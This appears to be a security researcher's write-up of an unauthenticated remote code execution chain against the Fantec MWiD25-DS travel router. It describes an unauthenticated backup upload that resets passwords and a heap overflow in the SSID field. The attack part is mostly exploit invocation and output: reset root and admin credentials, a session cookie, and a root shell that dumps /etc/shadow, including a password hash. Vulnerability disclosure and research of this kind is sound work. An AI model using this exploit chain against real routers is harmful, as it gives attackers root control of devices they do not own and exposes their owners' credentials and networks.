

Fantec MWiD25-DS


Writeup for unauthenticated RCE exploit by @code-byter

This is a writeup of exploiting the Fantec MWiD25-DS Travel Router (Firmware version: 2.000.030). This vulnerability allows any unauthorized user to execute arbitrary commands as root user. A vulnerability in the backup functionality (upload.csp) allows any user to write files and thus reset the user passwords without a valid session cookie. Using these new credentials the attacker can log into the web interface and exploit a buffer overflow vulnerability. The SSID parameter of the set wifi client functionality is vulnerable to a heap overflow and allows the attacker to execute arbitrary terminal commands. The whole exploit is possible without any user input or required reboot.



CVSS 3.1 Base Score: 9.8

Affected file: /protocol.csp



Exploit

The whole exploitation process is automated with a python script. To spawn a root shell run `exploit.py`.

```
python3 exploit.py 10.10.10.254
```

```
daniel ~ python3 exploit.py 10.10.10.254
[+] Passwords reset successful:
    Log in with root:20880826 and admin:codebyter

[+] Login successful:
    Current Session cookie: DE4ri4lqPW0PIzWUxXLL8AJRb0A2Mzthdoyncodebyter

[+] Launching buffer overflow exploit...
[+] Executed command: /etc/init.d/telnet.sh start

[+] Launching telnet as root user

login: can't chdir to home directory '/root'

BusyBox v1.12.1 (2012-04-26 15:28:18 PHT) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# cat /etc/shadow
cat /etc/shadow
root:$1$D0o034Sm$LY0jyeFPifEXVmdgUfSEj/:15386:0:99999:7:::
bin:!:13341:0:99999:7:::
daemon:!:13341:0:99999:7:::
admin:!:13341:0:99999:7:::
mail:!:13732:0:99999:7:::

# ls -la
ls -la
drwxr-xr-x 20 root root 193 Oct 8 2013 .
drwxr-xr-x 20 root root 193 Oct 8 2013 ..
drwxr-xr-x 2 root root 802 Oct 8 2013 bin
drwxr-xr-x 3 root root 20 Oct 8 2013 boot
drwxr-xr-x 2 root root 0 Jan 1 2000 data
drwxr-xr-x 6 root root 0 Jan 2 21:29 dev
drwxr-xr-x 14 root root 0 Jan 2 22:42 etc
drwxr-xr-x 3 root root 20 Oct 8 2013 etc_ro
drwxr-xr-x 2 root root 3 Oct 8 2013 home
drwxr-xr-x 6 root root 1070 Oct 8 2013 lib
drwxr-xr-x 2 root root 3 Oct 8 2013 media
drwxr-xr-x 2 root root 3 Oct 8 2013 mnt
drwxr-xr-x 2 root root 0 Jan 1 2000 opt
dr-xr-xr-x 50 root root 0 Jan 1 2000 proc
drwxr-xr-x 2 root root 701 Oct 8 2013 sbin
drwxr-xr-x 11 root root 0 Jan 1 2000 sys
drwxr-xr-x 4 root root 0 Jan 2 22:41 tmp
drwxr-xr-x 8 root root 80 Oct 8 2013 usr
drwxr-xr-x 10 root root 0 Jan 2 21:29 var
drwxr-xr-x 8 root root 101 Oct 8 2013 www
#
```